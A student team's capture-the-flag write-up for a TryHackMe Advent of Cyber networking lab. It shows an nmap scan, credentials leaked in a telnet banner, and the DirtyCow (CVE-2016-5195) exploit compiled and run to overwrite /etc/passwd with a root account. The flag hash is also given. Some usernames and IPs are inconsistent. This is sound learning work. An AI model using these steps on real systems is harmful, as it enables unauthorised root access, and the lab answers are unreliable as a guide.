

PSP0201

Week 4

Writeup

Group Name: Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member

Day 13: Networking – Coal for Christmas

Tools used: Attackbox, Firefox, Virtualbox

Solution/walkthrough:

Question 1


There are 3 ports opened. We have to check on the rcp and rpc.

```
root@ip-10-10-117-69:~  
File Edit View Search Terminal Help  
Nmap scan report for ip-10-10-83-36.eu-west-1.compute.internal (10.10.83.36)  
Host is up (0.00052s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   1024 68:60:r2:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)  
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:48:6d:7f:a1:ee:e3 (RSA)  
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)  
23/tcp    open  telnet  Linux telnetd  
111/tcp   open  rpcbind 2-4 (RPC #100000)  
| rpcinfo:  
|   program version  port/proto  service  
|   100000  2,3,4      111/tcp    rpcbind  
|   100000  2,3,4      111/udp    rpcbind  
|   100024  1          38485/udp  status  
|_  100024  1          39265/tcp  status  
MAC Address: 02:9C:D8:9F:48:A3 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds  
root@ip-10-10-117-69:~#
```

Telnet is the old, deprecated protocol and service that is running.

Question 2

Go to telnet into the machine by using port 23. It shows us the login information such as username and password.



A terminal window titled "root@ip-10-10-117-69:~". The window contains the following text:

```
File Edit View Search Terminal Help
| 100024 1      39265/tcp status
MAC Address: 02:9C:D8:9F:4B:A3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
root@ip-10-10-117-69:~# telnet 10.10.83.36
Trying 10.10.83.36...
Connected to 10.10.83.36.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password: █
```

The credential left for us is clauschristmas.

Question 3

Use the ssh santa@10.10.22.241 by typing the username and password.

```
root@ip-10-10-117-69: ~
File Edit View Search Terminal Help

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
      \ /
     .->*<..
      /o\
     /_ \ \
    /_/_\ \
   /_o\_\_\
  /_/_/_/_/o\
 /@\_/\_@\_/\_\
/_/_/o/_/_/_/\_
/_\_\_/_\_\_o\_\_\
/_/o/_/_/_\_/_\_/\_\
/_/o/_/_/_@/_/_/o/_/\_
[__]

$ whoami
santa
$
```

Find the version number of the server by using the 'cat/etc/*release' command.

```
root@ip-10-10-117-69: ~
File Edit View Search Terminal Help

$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

The distribution of Linux and the version number is this server running is Ubuntu 12.04.

Question 4

By using 'cat cookies_and_milk.txt' command, we discover that the grinch was the one who got here first.

```
root@ip-10-10-117-69:~  
File Edit View Search Terminal Help  
exit(ret);  
}  
  
struct Userinfo user;  
// set values, change as needed  
user.username = "grinch";  
user.user_id = 0;  
user.group_id = 0;  
user.info = "pwned";  
user.home_dir = "/root";  
user.shell = "/bin/bash";  
}  
  
*****  
// HAHA! Too bad Santa! I, the Grinch, got here  
// before you did! I helped myself to some of  
// the goodies here, but you can still enjoy  
// some half eaten cookies and this leftover  
// milk! Why dont you try and refill it yourself!  
// - Yours Truly,  
// The Grinch  
*****  
$
```

Question 5

The syntax for compiling the exploit c file can be seen in the comment section of the script.

```
root@ip-10-10-117-69:~  
File Edit View Search Terminal Help  
$ ;  
-sh: 22: Syntax error: ";" unexpected  
$ ls  
christmas.sh  cookies_and_milk.txt  dirtycow  dirtycow.c  
$ vi dirtycow.c  
$ vi cookies_and_milk.txt  
$ vi dirtycow.c  
$
```

Thus, the verbatim syntax used is gcc -pthread dirty.c -o dirty -lcrypt.

Question 6

The new username created is fireart.

```
root@ip-10-10-117-69:~  
File Edit View Search Terminal Help  
$ ;s  
-sh: 22: Syntax error: ";" unexpected  
$ ls  
christmas.sh cookies_and_milk.txt dirtycow.c  
$ vi dirtycow.c  
$ vi cookies_and_milk.txt  
$ vi dirtyc0w.c  
$ gcc -pthread dirtyc0w.c -o dirty -lcrypt  
$ ls  
christmas.sh cookies_and_milk.txt dirty dirtycow.c dirtyc0w.c dirtycow.c  
$ ./dirty  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
fireart:firRg3vKinze2:0:0:pwned:/root:/bin/bash  
mmap: 7f434036c000
```

Question 7

Switch the accounts and look at what's in the directory. There was a text file. We display the content of the text file with cat command then follow the instructions written inside.

```
fireart@christmas:~  
File Edit View Search Terminal Help  
fireart@christmas:~# cat message_from_the_grinch.txt  
Nice work, Santa!  
  
Wow, this house sure was DIRTY!  
I think they deserve coal for Christmas, don't you?  
So let's leave some coal under the Christmas 'tree'!  
  
Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too...  
but, create a file named 'coal' in this directory!  
Then, inside this directory, pipe the output  
of the 'tree' command into the 'md5sum' command.  
  
The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!  
  
+ Yours,  
John Hammond  
er, sorry, I mean, the Grinch  
  
- THE GRINCH, SERIOUSLY  
fireart@christmas:~#
```

After leaving the coal behind, run the md5sum tree.

```
firefart@christmas:~  
File Edit View Search Terminal Help  
  
The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!  
  
- Yours,  
John Hammond  
er, sorry, I mean, the Grinch  
  
- THE GRINCH, SERIOUSLY  
  
firefart@christmas:~# ls  
christmas.sh  message_from_the_grinch.txt  
firefart@christmas:~# touch coal  
firefart@christmas:~# tree  
|-+--+ christmas.sh  
|+-+--+ coal  
|+-+--+ message_from_the_grinch.txt  
0 directories, 3 files  
firefart@christmas:~# tree | md5sum  
8b16f09dd3b51efadb02c1df7f8427cc  .  
firefart@christmas:~#
```

We can clearly see that the MD5 hash output is given.

Question 8

From the tryhackme page, we can see that the CVE for DirtyCow is (CVE-2016-5195)

Thought Process/Methodology:

There were 3 ports open. We needed to check rpc and rpc. Thus, the telnet is an old, obsolete protocol and service that is running. We went to telnet into the machine using port 23. It showed us login information such as username and password. The remaining credentials for us are clauschristmas. We achieved vertical escalation with the 'ssh santa@10.10.22.241' command with the username and password that we secured earlier. Then, we found the server version number. The Linux distribution and version number that this server is running on is Ubuntu 12.04. By reading the cookies_and_milk.txt file with the cat command, we knew that the grinch was the one who got here first. The syntax for compiling the exploit c file can be seen in the comments section of the script. Therefore, the verbatim syntax used is gcc -pthread dirty.c -o dirty -lcrypt. The new username created is firefart from the default operations of the real C source code. This username was written in the comment under the real C source code. We switched the accounts with the new username. After that, we checked what is in the directory where we found a text file which was a message left from the grinch. We display the content with cat command and follow the instructions given under it. After leaving the coal, run the md5sum tree. We can clearly see that the MD5 hash output is given. To answer the final question, we searched in Google for the CVE for DirtyCow.